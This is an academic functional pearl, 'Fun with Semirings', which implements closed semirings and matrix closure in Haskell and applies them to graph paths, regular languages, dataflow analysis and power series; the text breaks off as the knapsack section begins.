As a corollary,  $mconcat (xs ++ ys) = mconcat xs ++ mconcat ys$ , since  $hom id = mconcat \circ map id = mconcat$ .

# Fun with Semirings

## A functional pearl on the abuse of linear algebra

Stephen Dolan

Computer Laboratory, University of Cambridge

stephen.dolan@cl.cam.ac.uk

### Abstract

Describing a problem using classical linear algebra is a very well-known problem-solving technique. If your question can be formulated as a question about real or complex matrices, then the answer can often be found by standard techniques.

It's less well-known that very similar techniques still apply where instead of real or complex numbers we have a *closed semiring*, which is a structure with some analogue of addition and multiplication that need not support subtraction or division.

We define a typeclass in Haskell for describing closed semirings, and implement a few functions for manipulating matrices and polynomials over them. We then show how these functions can be used to calculate transitive closures, find shortest or longest or widest paths in a graph, analyse the data flow of imperative programs, optimally pack knapsacks, and perform discrete event simulations, all by just providing an appropriate underlying closed semiring.

**Categories and Subject Descriptors** D.1.1 [Programming Techniques]: Applicative (Functional) Programming; G.2.2 [Discrete Mathematics]: Graph Theory—graph algorithms

**Keywords** closed semirings; transitive closure; linear systems; shortest paths

### 1. Introduction

Linear algebra provides an incredibly powerful problem-solving toolbox. A great many problems in computer graphics and vision, machine learning, signal processing and many other areas can be solved by simply expressing the problem as a system of linear equations and solving using standard techniques.

Linear algebra is defined abstractly in terms of fields, of which the real and complex numbers are the most familiar examples. Fields are sets equipped with some notion of addition and multiplication as well as negation and reciprocals.

Many discrete mathematical structures commonly encountered in computer science do not have sensible notions of negation. Booleans, sets, graphs, regular expressions, imperative programs, datatypes and various other structures can all be given natural notions of product (interpreted variously as intersection, sequencing

or conjunction) and sum (union, choice or disjunction), but generally lack negation or reciprocals.

Such structures, having addition and multiplication (which distribute in the usual way) but not in general negation or reciprocals, are called semirings. Many structures specifying sequential actions can be thought of as semirings, with multiplication as sequencing and addition as choice. The distributive law then states, intuitively,  $a$  followed by a choice between  $b$  and  $c$  is the same as a choice between  $a$  followed by  $b$  and  $a$  followed by  $c$ .

Plain semirings are a very weak structure. We can find many examples of them in the wild, but unlike fields which provide the toolbox of linear algebra, there isn't much we can do with something knowing only that it is a semiring.

However, we can build some useful tools by introducing the *closed semiring*, which is a semiring equipped with an extra operation called *closure*. With the intuition of multiplication as sequencing and addition as choice, closure can be interpreted as iteration. As we see in the following sections, it is possible to use something akin to Gaussian elimination on an arbitrary closed semiring, giving us a means of solving certain “linear” equations over any structure with suitable notions of sequencing, choice and iteration. First, though, we need to define the notion of semiring more precisely.

### 2. Semirings

We define a semiring formally as consisting of a set  $R$ , two distinguished elements of  $R$  named  $0$  and  $1$ , and two binary operations  $+$  and  $\cdot$ , satisfying the following relations for any  $a, b, c \in R$ :

$$\begin{aligned} a + b &= b + a \\ a + (b + c) &= (a + b) + c \\ a + 0 &= a \\ a \cdot (b \cdot c) &= (a \cdot b) \cdot c \\ a \cdot 0 &= 0 \cdot a = 0 \\ a \cdot 1 &= 1 \cdot a = a \\ a \cdot (b + c) &= a \cdot b + a \cdot c \\ (a + b) \cdot c &= a \cdot c + b \cdot c \end{aligned}$$

We often write  $a \cdot b$  as  $ab$ , and  $a \cdot a \cdot a$  as  $a^3$ .

Our focus will be on *closed semirings* [12], which are semirings with an additional operation called *closure* (denoted  $*$ ) which satisfies the axiom:

$$a^* = 1 + a \cdot a^* = 1 + a^* \cdot a$$

If we have an *affine map*  $x \mapsto ax + b$  in some closed semiring, then  $x = a^*b$  is a fixpoint, since  $a^*b = (aa^* + 1)b = a(a^*b) + b$ . So, a closed semiring can also be thought of as a semiring where affine maps have fixpoints.

The definition of a semiring translates neatly to Haskell:

[Copyright notice will appear here once ‘preprint’ option is removed.]

```

infixl 9 @.
infixl 8 @+
class Semiring r where
    zero, one :: r
    closure :: r -> r
    (@+), (@.) :: r -> r -> r

```

There are many useful examples of closed semirings, the simplest of which is the Boolean datatype:

```

instance Semiring Bool where
    zero = False
    one = True
    closure x = True
    (@+) = (||)
    (@.) = (&&)

```

It is straightforward to show that the semiring axioms are satisfied by this definition.

In semirings where summing an infinite series makes sense, we can define  $a^*$  as:

$$1 + a + a^2 + a^3 + \dots$$

since this series satisfies the axiom  $a^* = 1 + a \cdot a^*$ . In other semirings where subtraction and reciprocals make sense we can define  $a^*$  as  $(1 - a)^{-1}$ . Both of these viewpoints will be useful to describe certain semirings.

The real numbers form a semiring with the usual addition and multiplication, where  $a^* = (1 - a)^{-1}$ . Under this definition,  $1^*$  is undefined, an annoyance which can be remedied by adding an extra element  $\infty$  to the semiring, and setting  $1^* = \infty$ .

The regular languages form a closed semiring where  $\cdot$  is concatenation,  $+$  is union, and  $*$  is the Kleene star. Here the infinite geometric series interpretation of  $*$  is the most natural:  $a^*$  is the union of  $a^n$  for all  $n$ .

### 3. Matrices and reachability

Given a directed graph  $G$  of  $n$  nodes, we can construct its adjacency matrix  $M$ , which is an  $n \times n$  matrix of Booleans where  $M_{ij}$  is true if there is an edge from  $i$  to  $j$ .

We can add such matrices. Using the Boolean semiring's definition of addition (i.e. disjunction), the effect of this is to take the union of two sets of edges.

Similarly, we define matrix multiplication in the usual way, where  $(AB)_{ij} = \sum_k A_{ik} \cdot B_{kj}$ . The product of two Boolean matrices  $A, B$  is thus true at indices  $ij$  if there exists any index  $k$  such that  $A_{ik}$  and  $B_{kj}$  are both true. In particular,  $(M^2)_{ij}$  is true if there is a path with two edges in  $G$  from node  $i$  to node  $j$ .

In general,  $M^k$  represents the paths of  $k$  edges in the graph  $G$ . A node  $j$  is reachable from a node  $i$  if there is a path with any number of edges (including 0) from  $i$  to  $j$ . This reachability relation can therefore be described by the following, where  $I$  is the identity matrix:

$$I + M + M^2 + M^3 + \dots$$

This looks like the infinite series definition of closure from above. Indeed, suppose we could calculate the closure of  $M$ , that is, a matrix  $M^*$  such that:

$$M^* = I + M \cdot M^*$$

$M^*$  would include the paths of length 0 (the  $I$  term), and would be transitively closed (the  $M \cdot M^*$  term). So, if we can show that  $n \times n$  matrices of Booleans form a closed semiring, then we can use the closure operation to calculate reachability in a graph, or equivalently the reflexive transitive closure of a graph.

Remarkably, for any closed semiring  $R$ , the  $n \times n$  matrices of elements of  $R$  form a closed semiring. This is a surprisingly powerful result: as we see in the following sections, the closure

operation can be used to solve several different problems with a suitable choice of the semiring  $R$ .

We define addition and multiplication of  $n \times n$  matrices in the usual way, where:

$$(A + B)_{ij} = A_{ij} + B_{ij}$$

$$(A \cdot B)_{ij} = \sum_{k=1}^n A_{ik} \cdot B_{kj}$$

The matrix  $\mathbf{0}$  is the  $n \times n$  matrix where every element is the underlying semiring's 0, and the matrix  $\mathbf{1}$  has the underlying semiring's 1 along the main diagonal (so  $\mathbf{1}_{ii} = 1$  and 0 elsewhere).

In Haskell, we use the type `Matrix`, which represents a matrix as a list of rows, each a list of elements, with a special case for the representation of scalar matrices (matrices which are zero everywhere but the main diagonal, and equal at all points along the diagonal). This special case allows us to define matrices `zero` and `one` without knowing the size of the matrix.

```

data Matrix a = Scalar a
              | Matrix [[a]]

```

To add a scalar to a matrix, we need to be able to move along the main diagonal of the matrix. To make this easier, we introduce some helper functions for dealing with block matrices.

A block matrix is a matrix that has been partitioned into several smaller matrices. We define a type for matrices that have been partitioned into four blocks:

```

type BlockMatrix a = (Matrix a, Matrix a,
                      Matrix a, Matrix a)

```

If  $a, b, c$  and  $d$  represent the  $n \times n$  matrices  $A, B, C, D$ , then `BlockMatrix (a,b,c,d)` represents the  $2n \times 2n$  block matrix:

$$\begin{pmatrix} A & B \\ C & D \end{pmatrix}$$

Joining the components of a block matrix into a single matrix is straightforward:

```

mjoin :: BlockMatrix a -> Matrix a
mjoin (Matrix a, Matrix b,
       Matrix c, Matrix d) =
    Matrix ((a `hcat` b) ++ (c `hcat` d))
where hcat = zipWith (++)

```

For any  $n \times m$  matrix where  $n, m \geq 2$ , we can split the matrix into a block matrix by peeling off the first row and column:

```

msplit :: Matrix a -> BlockMatrix a
msplit (Matrix (row:rows)) =
    (Matrix [first], Matrix [top],
     Matrix left,           Matrix rest)
where
    (first:top) = row
    (left, rest) = unzip (map (\(x:xs) -> ([x], xs))
                           rows)

```

Armed with these, we can start implementing a `Semiring` instance for `Matrix`.

```

instance Semiring a => Semiring (Matrix a) where
    zero = Scalar zero
    one = Scalar one

    Scalar a @+ Scalar b = Scalar (a @+ b)

    Matrix a @+ Matrix b =
        Matrix (zipWith (zipWith (@+)) a b)

    Scalar s @+ m = m @+ Scalar s
    Matrix [[a]] @+ Scalar b = Matrix [[a @+ b]]

```

```

m @+ s = mjoin (first @+ s, top,
                  left,           rest @+ s)
  where (first, top,
         left, rest) = msplit m

Scalar a @. Scalar b = Scalar (a @. b)
Scalar a @. Matrix b = Matrix (map (map (a @..)) b)
Matrix a @. Scalar b = Matrix (map (map (@. b)) a)
Matrix a @. Matrix b =
  Matrix [[foldl1 (@+) (zipWith (@.) row col)
    | col <- cols] | row <- a]
  where cols = transpose b

```

Defining closure for matrices is trickier. Lehmann [12] gave a definition of  $M^*$  for an arbitrary matrix  $M$  which satisfies the axioms of a closed semiring, and two algorithms for calculating it. The first of these generalises the Floyd-Warshall algorithm for all-pairs shortest paths [6], while the second is a semiring-flavoured form of Gaussian elimination.

Both are specified imperatively, via indexing and mutation of matrices represented as arrays. However, an elegant functional implementation can be derived almost directly from a lemma used to prove the correctness of the imperative algorithms. Given a block matrix

$$M = \begin{pmatrix} A & B \\ C & D \end{pmatrix}$$

Lehmann shows that its closure  $M^*$  will satisfy

$$M^* = \begin{pmatrix} A^* + B'\Delta^*C' & B'\Delta^* \\ \Delta^*C' & \Delta^* \end{pmatrix}$$

where  $B' = A^*B$ ,  $C' = CA^*$  and  $\Delta = D + CA^*B$ . The closure of a  $1 \times 1$  matrix is easily calculated since  $(a)^* = (a^*)$ , so this leads directly to an implementation of closure for matrices:

```

closure (Matrix [[x]]) = Matrix [[closure x]]
closure m = mjoin
  (first' @+ top' @. rest' @. left', top' @. rest',
   rest' @. left',                               rest')
  where
    (first, top, left, rest) = msplit m
    first' = closure first
    top' = first' @. top
    left' = left @. first
    rest' = closure (rest @+ left' @. top)

```

Multiplying a  $p \times q$  matrix by a  $q \times r$  matrix takes  $O(pqr)$  operations from the underlying semiring. The closure function, when given a  $n \times n$  matrix, does  $O(n^2)$  semiring operations via matrix multiplication (by multiplying  $1 \times n$  and  $n \times n$  matrices, or  $n \times 1$  and  $1 \times n$ ), plus  $O(n^2)$  semiring operations via matrix addition and msplit, plus one recursive call.

The recursive call to closure is passed a  $(n - 1) \times (n - 1)$  matrix, and so the total number of semiring operations done by closure for an  $n \times n$  matrix is  $O(n^3)$ . Thus, closure has the same complexity as calculating transitive closure using the Floyd-Warshall algorithm.

However, since it processes the entire graph and always produces an answer for all pairs of nodes, it is slower than standard algorithms for checking reachability between a single pair of nodes.

## 4. Graphs and paths

We've already seen that the reflexive transitive closure of a graph can be found using the above closure function, but it seems like a lot of work just to define reachability! However, choosing a richer underlying semiring allows us to calculate more interesting properties of the graph, all with the same closure algorithm.

The tropical semiring (more sensibly known as the min-plus semiring) has as its underlying set the nonnegative integers augmented with an extra element  $\infty$ , and defines its  $+$  and  $\cdot$  operators as min and addition respectively. This semiring describes the length of the shortest path in a graph:  $ab$  is interpreted as a path through  $a$  and then  $b$  (so we sum the distances), and  $a + b$  is a choice between a path through  $a$  and a path through  $b$  (so we pick the shorter one). We express this in Haskell as follows, using the value Unreachable to represent  $\infty$ :

```

data ShortestDistance = Distance Int | Unreachable
instance Semiring ShortestDistance where
  zero = Unreachable
  one = Distance 0
  closure x = one

  x @+ Unreachable = x
  Unreachable @+ x = x
  Distance a @+ Distance b = Distance (min a b)

  x @. Unreachable = Unreachable
  Unreachable @. x = Unreachable
  Distance a @. Distance b = Distance (a + b)

```

For a directed graph with edge lengths, we make a matrix  $M$  such that  $M_{ij}$  is the length of the edge from  $i$  to  $j$ , or Unreachable if there is none.  $M$  is represented in Haskell with the type Matrix ShortestDistance, and calling closure calculates the length of the shortest path between any two nodes.

To see this, we can appeal again to the infinite series view of closure:  $(M^k)_{ij}$  is the length of the shortest path with  $k$  edges from node  $i$  to node  $j$ , and  $M^*$  is the sum (which in this semiring means "minimum") of  $M^k$  for any  $k$ . Thus,  $(M^*)_{ij}$  is the length of the shortest path with any number of edges from node  $i$  to node  $j$ .

Often we're interested in finding the actual shortest path, not just its length. We can define another semiring that keeps track of this data, where paths are represented as lists of edges, each represented as a pair of nodes.

There may not be a unique shortest path. If we are faced with a choice between two equally short paths, we must either have some means of disambiguating them or be prepared to return multiple results. In the following implementation, we choose the former: we assume nodes are ordered and choose the lexicographically least of multiple equally short paths.

```

data ShortestPath n = Path Int [(n,n)] | NoPath
instance Ord n => Semiring (ShortestPath n) where
  zero = NoPath
  one = Path 0 []
  closure x = one

  x @+ NoPath = x
  NoPath @+ x = x
  Path a p @+ Path a' p'
    | a < a'          = Path a p
    | a == a' && p < p' = Path a p
    | otherwise        = Path a' p'

  x @. NoPath = NoPath
  NoPath @. x = NoPath
  Path a p @. Path a' p' = Path (a + a') (p ++ p')

```

The  $@.$  operator given here isn't especially fast since  $++$  takes time linear in the length of its left argument, but this can be avoided by using an alternative data structure with constant-time appends such as difference lists.

We construct the matrix  $M$ , where  $M_{ij}$  is Path d [(i,j)] if there's an edge of length d between nodes i and j or NoPath if there's none. Calculating  $M^*$  in this semiring will calculate not

only the length of the shortest path between all pairs of nodes, but give the actual route.

To calculate longest paths we can use a similar construction. We have to be slightly more careful here, because a graph with cycles contains arbitrarily long paths.

As well as nonnegative integer distances, we have two other possible values: `LUnreachable`, indicating that there is no path between two nodes, and `LInfinite`, indicating that there's an infinitely long path due to a cycle of positive length. This forms a semiring as shown:

```
data LongestDistance = LDistance Int
    | LUnreachable
    | LInfinite
instance Semiring LongestDistance where
    zero = LUnreachable
    one = LDistance 0

    closure LUnreachable = LDistance 0
    closure (LDistance 0) = LDistance 0
    closure _ = LInfinite

    x @+ LUnreachable = x
    LUnreachable @+ x = x
    LInfinite @+ _ = LInfinite
    _ @+ LInfinite = LInfinite
    LDistant x @+ LDistant y = LDistant (max x y)

    x @. LUnreachable = LUnreachable
    LUnreachable @. x = LUnreachable
    LInfinite @. _ = LInfinite
    _ @. LInfinite = LInfinite
    LDistant x @. LDistant y = LDistant (x + y)
```

We can find the widest path (also known as the highest-capacity path) by using `min` instead of addition as semiring multiplication (to pick the narrowest of successive edges in a path). By working with real numbers as edge weights, interpreted as the probability of failure of a given edge, we can calculate the most reliable path.

There is an intuition for closure for an arbitrary graph and an arbitrary semiring. Each edge of the graph is assigned an element of the semiring, which make up the elements of the matrix  $M$ . Any path (sequence of edges) is assigned the product of the elements on each edge, and  $M_{ij}^*$  is the sum of the products assigned to every path from  $i$  to  $j$ . The fact that product distributes over sum means we can calculate this, using the above `closure` algorithm, in polynomial time.


We can use this intuition to construct powerful graph analyses, simply by making an appropriate semiring and calculating the closure of a graph's adjacency matrix. For instance, we can make a semiring of subsets of nodes of a graph, where  $+$  is intersection and  $\cdot$  is union. We set  $M_{ij} = \{i, j\}$ , and calculate  $M^*$ . Each path is assigned the set of nodes visited along that path, and taking the "sum over all paths" calculates the intersection of those sets, or the nodes visited along all paths. Thus,  $M_{ij}^*$  gives the set of nodes that are visited along all paths from  $i$  to  $j$ , or in other words, the graph dominators of  $j$  with start node  $i$ .

## 5. “Linear” equations and regular languages

One of the sharpest tools in the toolbox of linear algebra is the use of matrix techniques to solve systems of linear equations.

Since we get to specify the semiring, we define what “linear” means. Many problems can then be described as systems of “linear” equations, even though they’re far from linear in the classical sense.

Suppose we have a system of equations in some semiring on a set of variables  $x_1, \dots, x_n$ , where each  $x_i$  is defined by a linear combination of the variables and a constant term. That is, each



$$\begin{pmatrix} A \\ B \\ C \end{pmatrix} = \begin{pmatrix} 0 & x & 0 \\ y & 0 & z \\ 0 & 0 & 0 \end{pmatrix} \begin{pmatrix} A \\ B \\ C \end{pmatrix} + \begin{pmatrix} 0 \\ 0 \\ 1 \end{pmatrix}$$

**Figure 1.** A finite state machine and its matrix representation

equation is of the following form, where  $a_{ij}$  and  $b_i$  are givens:

$$x_i = a_{i1}x_1 + a_{i2}x_2 + \dots + b_i$$

We arrange the unknowns  $x_i$  into a column vector  $X$ , the coefficients  $A$  into a square matrix  $A$  and the constants  $b$  into a column vector  $B$ . The system of equations now becomes:

$$X = AX + B$$

This equation defines  $X$  as the fixpoint of an affine map. As we saw in section 2, it therefore has a solution  $X = A^*B$ , which can be calculated with our definition of `closure` for matrices.

The above was a little cavalier with matrix dimensions. Technically, our machinery for solving such equations is only defined for  $n \times n$  matrices, not column vectors. However, we can extend the column vectors  $X$  and  $B$  to  $n \times n$  matrices by making a matrix all of whose columns are equal. Solving the equation with such matrices comes to the same answer as using column vectors directly, so we keep working with column vectors. Happily, our Haskell code for manipulating matrices accepts column and row vectors without problems, as long as we don't try to calculate the closure of anything but a square matrix.

If we have some system that maps input to output, where the mapping can be described as a linear map  $X \mapsto AX + B$ , then the fixpoint  $X = A^*B$  gives a “stable state” of the system.

As we see below, Kleene’s proof that all finite state machines accept a regular language and the McNaughton–Yamada algorithm [15] for constructing a regular expression to describe a state machine can also be described as such “linear” systems.

Given a description of a finite state machine, we can write down a regular grammar describing the language it accepts. For every transition  $q_A \xrightarrow{x} q_B$ , we have a grammar production  $A \rightarrow xB$ , and for every accepting state  $q_A$  we have a production  $A \rightarrow \varepsilon$ .

We can group these productions by their left-hand sides to give a system of equations. For instance, in the machine of Figure 1 there is a state  $q_B$  with transitions  $q_B \xrightarrow{y} q_A$  and  $q_B \xrightarrow{z} q_C$ , so we get the equation:

$$B = yA + zC$$

In the semiring of regular languages (where addition is union, multiplication is concatenation, and closure is the Kleene star), these are all linear equations. For an  $n$ -state machine, we define the  $n \times n$  matrix  $M$  where  $M_{ij}$  is the symbol on the transition from the  $i$ th state to the  $j$ th, or 0 (the empty language) if there is no such transition. The vector  $A$  is constructed by setting  $A_i$  to 1 (the language containing only  $\varepsilon$ ) when the  $i$ th state is accepting, and 0 otherwise. The languages are represented by the vector of unknowns  $L$ , where  $L_i$  is the language accepted starting in the  $i$ th state. For our example machine,  $M$  and  $A$  are shown at the right of Figure 1.

Then, the regular grammar is described by:

$$L = M \cdot L + A$$

This equation has a solution given by  $\mathbf{L} = \mathbf{M}^* \cdot \mathbf{A}$ . We can use our existing `closure` function to solve these equations and build a regular expression that describes the language accepted by the finite state machine.

In Haskell, we define a “free” semiring which simply records the syntax tree of semiring expressions. To qualify as a semiring we must have  $a @+ b == b @+ a$ ,  $a @. one == a$ , and so on. We sidestep this by cheating: we don’t define an `Eq` instance for `FreeSemiring`, and consider two `FreeSemiring` values equal if they are equal according to the semiring laws. However, to make our `FreeSemiring` values more compact, we do implement certain simplifications like  $0x = 0$ .

```

data FreeSemiring gen =
  Zero
  | One
  | Gen gen
  | Closure (FreeSemiring gen)
  | (FreeSemiring gen) :@+ (FreeSemiring gen)
  | (FreeSemiring gen) :@. (FreeSemiring gen)

instance Semiring (FreeSemiring gen) where
  zero = Zero
  one = One

  Zero @+ x = x
  x @+ Zero = x
  x @+ y = x :@+ y

  Zero @. x = Zero
  x @. Zero = Zero
  One @. x = x
  x @. One = x
  x @. y = x :@. y

  closure Zero = One
  closure x = Closure x

```

If we construct  $\mathbf{M}$  as a `Matrix (FreeSemiring Char)`, then calculating  $\mathbf{M}^* \cdot \mathbf{A}$  will give us a vector of `FreeSemiring Char`, each element of which can be interpreted as a regular expression describing the language accepted from a particular state.

For the example of Figure 1, `closure` then tells us that the language accepted with state  $A$  as the starting state is  $x(yx)^*z$ . This algorithm produces a regular expression that accurately describes the language accepted by a given state machine, but it is not in general the shortest such expression.


## 6. Dataflow analysis

Many program analyses and optimisations can be computed by *dataflow analysis*. As an example, we consider the classical liveness analysis, which computes which assignments in an imperative program assign values which will never be read (“dead”), and which ones may be used again (“live”).

We construct the program’s control flow graph by dividing it into control-free basic blocks and with edges indicating where there are jumps between blocks. For a given basic block  $b$ , the set of variables live at the start of the block ( $\text{IN}_b$ ) are those used by the basic block itself ( $\text{USE}_b$ ) before their first definition, and those which are live at the end of the block ( $\text{OUT}_b$ ) but not assigned a new value during the block ( $\text{DEF}_b$ ). The variables live at the end of a basic block are those live at the start of any successor.

This gives a system of equations:

$$\begin{aligned} \text{IN}_b &= (\text{OUT}_b \cap \overline{\text{DEF}_b}) \cup \text{USE}_b \\ \text{OUT}_b &= \bigcup_{b' \in \text{succ}(b)} \text{IN}_{b'} \end{aligned}$$



**Figure 2.** A simple imperative program to calculate the smallest power of two greater than the input  $y$ , and its control flow graph. The variable  $z$  does not affect the output.

An example program is given in Figure 2, where  $\text{DEF}$  and  $\text{USE}$  are as follows:

$$\begin{array}{ll} \text{DEF}_A = \{x, z\} & \text{USE}_A = \emptyset \\ \text{DEF}_B = \emptyset & \text{USE}_B = \{x, y\} \\ \text{DEF}_C = \{x, z\} & \text{USE}_C = \{x, z\} \\ \text{DEF}_D = \emptyset & \text{USE}_D = \{x\} \end{array}$$

If we solve for  $\text{IN}_b$  and  $\text{OUT}_b$ , we find that  $z$  is not live upon entry to  $D$  (that is,  $z \notin \text{IN}_D$ ). However,  $z$  is considered live on entry to  $C$ , even though it is never affects the output of the program. We see how to remedy this using *faint variables analysis* below, but first we show how the classical live variables analysis can be calculated using our semiring machinery.

We define a semiring of sets of variables, where  $0$  is the empty set,  $1$  is the set of all variables in the program,  $+$  is union,  $\cdot$  is intersection, and  $x^* = 1$  for all sets  $x$ . Our system of equations can be represented as follows in this semiring:

$$\begin{aligned} \text{OUT}_b &= \sum_{b' \in \text{succ}(b)} \text{IN}_{b'} \\ &= \sum_{b' \in \text{succ}(b)} \overline{\text{DEF}_{b'}} \cdot \text{OUT}_{b'} + \text{USE}_{b'} \\ &= \left( \sum_{b' \in \text{succ}(b)} \overline{\text{DEF}_{b'}} \cdot \text{OUT}_{b'} \right) + \left( \sum_{b' \in \text{succ}(b)} \text{USE}_{b'} \right) \end{aligned}$$

This is a system of affine equations over the variables  $\text{OUT}_b$ , with coefficients  $\overline{\text{DEF}_{b'}}$  and constant terms  $\sum_{b' \in \text{succ}(b)} \text{USE}_{b'}$ . As before, we can solve it by building a matrix  $M$  containing the coefficients and a column vector  $A$  containing the constant terms. The solution vector  $\text{OUT}_b$  is given by  $M^* \cdot A$ , using the same `closure` algorithm.

Dataflow analyses can be treated more generally by studying the *transfer functions* of each basic block. We consider backwards analyses (like liveness analysis), where the transfer functions specify  $\text{IN}_b$  given  $\text{OUT}_b$  (the discussion applies equally well to forwards analyses, with suitable relabelling).

The equations have the following form:

$$\begin{aligned} \text{IN}_b &= f_b(\text{OUT}_b) \\ \text{OUT}_b &= \text{join}_{b' \in \text{succ}(b)} \text{IN}_{b'} \end{aligned}$$

or, more compactly,

$$\text{OUT}_b = \text{join}_{b' \in \text{succ}(b)} f(\text{OUT}_{b'})$$

For many standard analyses, we can define a semiring where  $f_b$  is linear, and  $\text{join}$  is summation. This semiring is often the semiring of sets of variables (as above) or expressions, or its dual where  $+$

is intersection,  $\cdot$  is union,  $0$  is the entire set of variables and  $1$  is the empty set.

Such analyses are often referred to as bit-vector problems [11], as the sets can be represented efficiently using bitwise operations.

The available expressions analysis can be expressed as a linear system using this latter semiring, where the set of available expressions at the start of a block is the intersection of the sets of available expressions at the end of each predecessor.

Other analyses don't have such a simple structure. The *faint variables analysis* is an extension of live variables analysis which can detect that certain assignments are useless even though they are considered “live” by the standard analysis. For instance, in Figure 2, the variable  $z$  was considered live at the start of block  $C$ , even though all statements involving  $z$  can be deleted without affecting the meaning of the program. Live variable analysis will consider  $x$  “live” since it may be used on the next iteration. Faint variable analysis finds the *strongly live* variables: those used to compute a value which is not dead.

We can write transfer functions for faint variables analysis, which when given  $OUT_b$  compute  $IN_b$ . For instance, in our example  $x \in IN_C$  if  $x \in OUT_C$  (since  $x$  is used to compute the new value of  $x$ ), and similarly  $z \in IN_C$  if  $z \in OUT_C$ .

These transfer functions don't fall into the class of bitvector problems, and so our previous tactic won't work directly. However, they are in the more general class of *distributive dataflow* problems [10]: they have the property that  $f_b(A \cup B) = f_b(A) \cup f_b(B)$ . Happily, such transfer functions form a semiring.

We define a datatype to describe such functions which distribute over set union. For more generality, we consider an arbitrary commutative monoid instead of limiting ourselves to set union. Haskell has a standard definition of monoids, but they are not generally required to be commutative. We define the typeclass Commutative-Monoid for those monoids which are commutative. It has no methods and instances are trivial; it serves only as a marker by which the programmer can certify his monoid does commute.

```
class Monoid m => CommutativeMonoid m
instance Ord a => CommutativeMonoid (Set a)
```

With that done, we can define the semiring of transfer functions:

```
newtype Transfer m = Transfer (m -> m)
instance (Eq m, CommutativeMonoid m) =>
    Semiring (Transfer m) where
    zero = Transfer (const mempty)
    one = Transfer id
    Transfer f @+ Transfer g =
        Transfer (\x -> f x `mappend` g x)
    Transfer f @. Transfer g = Transfer (f . g)
```

Multiplication in this semiring is composition and addition is pointwise `mappend`, which is union in the case of sets. The distributive law is satisfied assuming all of the transfer functions themselves distribute over `mappend`.

The closure of a transfer function is a function  $f^*$  such that  $f^* = 1 + f \cdot f^*$ . When applied to an argument, we expect that  $f^*(x) = x + f(f^*(x))$ . The closure can be defined as a fixpoint iteration, which will give a suitable answer if it converges:

```
closure (Transfer f) =
    Transfer (\x -> fixpoint (\y -> x `mappend` f y) x)
    where fixpoint f init =
        if init == next
        then init
        else fixpoint f next
    where next = f init
```

Convergence of this fixpoint iteration is not automatically guaranteed. However, it always converges when the transfer functions and the monoid operation are monotonic increasing in an order of

finite height (such as the set of variables in a program), so this gives us a valid definition of `closure` for our transfer functions.

We can then calculate  $M^*$ , where  $M$  is the matrix of basic block transfer functions.  $M^*$  gives us their “transitive closure”, which are the transfer functions of the program as a whole. Calling these functions with a trivial input (say, the empty set of variables in the case of faint variable analysis) allows us to generate the solution to the dataflow equations.

## 7. Polynomials, power series and knapsacks

Given any semiring  $R$ , we can define the semiring of polynomials in one variable  $x$  whose coefficients are drawn from  $R$ , which is written  $R[x]$ . We represent polynomials as a list of coefficients, where the  $i$ th element of the list represents the coefficient of  $x^i$ . Thus,  $3 + 4x^2$  is represented as the list  $[3, 0, 4]$ .

We can start defining an instance of `Semiring` for such lists. The zero and unit polynomials are given by (where the `one` on the right-hand-side refers to `r`'s `one`):

```
instance Semiring r => Semiring [r] where
    zero = []
    one = [one]
```

Addition is fairly straightforward: we add corresponding coefficients. If one list is shorter than the other, it's considered to be padding with zeros to the correct length (since  $1 + 2x = 1 + 2x + 0x^2 + 0x^3 + \dots$ ).

```
[] @+ y = y
x @+ [] = x
(x:xs) @+ (y:ys) = (x @+ y):(xs @+ ys)
```

The head of the list representation of a polynomial is the constant term, and the tail is the sum of all terms divisible by  $x$ . So, the Haskell value `a:p` corresponds to the polynomial  $a + px$ , where  $p$  is itself a polynomial. Multiplying two of these gives us:

$$(a + px)(b + qx) = ab + (aq + pb + pqx)x$$

This directly translates into an implementation of polynomial multiplication:

```
[] @. _ = []
_ @. [] = []
(a:p) @. (b:q) = (a @. b):(map (a @.) q @+
    map (@. b) p @+
    (zero:(p @. q)))
```

If we multiply a polynomial with coefficients  $a_i$  (that is, the polynomial  $\sum_i a_i x^i$ ) by one with coefficients  $b_i$  resulting in the polynomial with coefficients  $c_i$ , then the coefficients are related by:

$$c_n = \sum_{i=0}^n a_i b_{n-i}$$

This is the discrete convolution of two sequences. Our definition of `@.` is in fact a pleasantly index-free definition of convolution.

In order to give a valid definition of `Semiring`, we must define the operation  $s^*$  such that  $s^* = 1 + s \cdot s^*$ . This seems impossible: for instance, there is no polynomial  $p$  such that  $p = 1 + xp$ , since the degrees of both sides don't match.

To form a closed semiring, we need to generalise somewhat and consider not just polynomials, but arbitrary *formal power series*, which are polynomials which may be infinite, giving us the semiring  $R[[x]]$ .

Our power series are purely formal, representing sequences of elements from a closed semiring. We have no notion of “evaluating” such a series by specifying  $x$ . We think of the formal power series  $1 + x + x^2 + x^3 \dots$  as the sequence  $1, 1, 1, \dots$ , and require no infinite sums, limits or convergence. As such, “multiplication by  $x$ ” simply means “shifting the series by one place”, and we can

write  $pxq = pqx$  (but not  $pqx = qpx$ ) even when the underlying semiring does not have commutative multiplication.

Since Haskell's lists are lazily defined and may be infinite, our existing definitions for addition and multiplication work for such power series, as demonstrated by McIlroy in his functional pearl [14].

Given a power series  $s = a + px$ , we seek its closure  $s^* = b + qx$ , such that  $s^* = 1 + s \cdot s^*$ :

$$\begin{aligned} b + qx &= 1 + (a + px)(b + qx) \\ &= 1 + ab + aqx + p(b + qx)x \end{aligned}$$

The constant terms must satisfy  $b = 1 + ab$ , so a solution is given by  $b = a^*$ . The other terms must satisfy  $q = aq + ps^*$ . This states that  $q$  is the fixpoint of an affine map, so a solution is given by  $q = a^*ps^*$  and thus  $s^* = a^*(1 + ps^*)$ . This translates neatly into lazy Haskell as follows:

```
closure [] = one
closure (a:p) = r
  where r = [closure a] @. (one:(p @. r))
```

This allows us to solve affine equations of the form  $x = bx + c$ , where the unknown  $x$  and the parameters  $b$  and  $c$  are all power series over an arbitrary semiring. This form of problem arises naturally in some dynamic programming problems. As an example, we consider the unbounded integer knapsack problem.

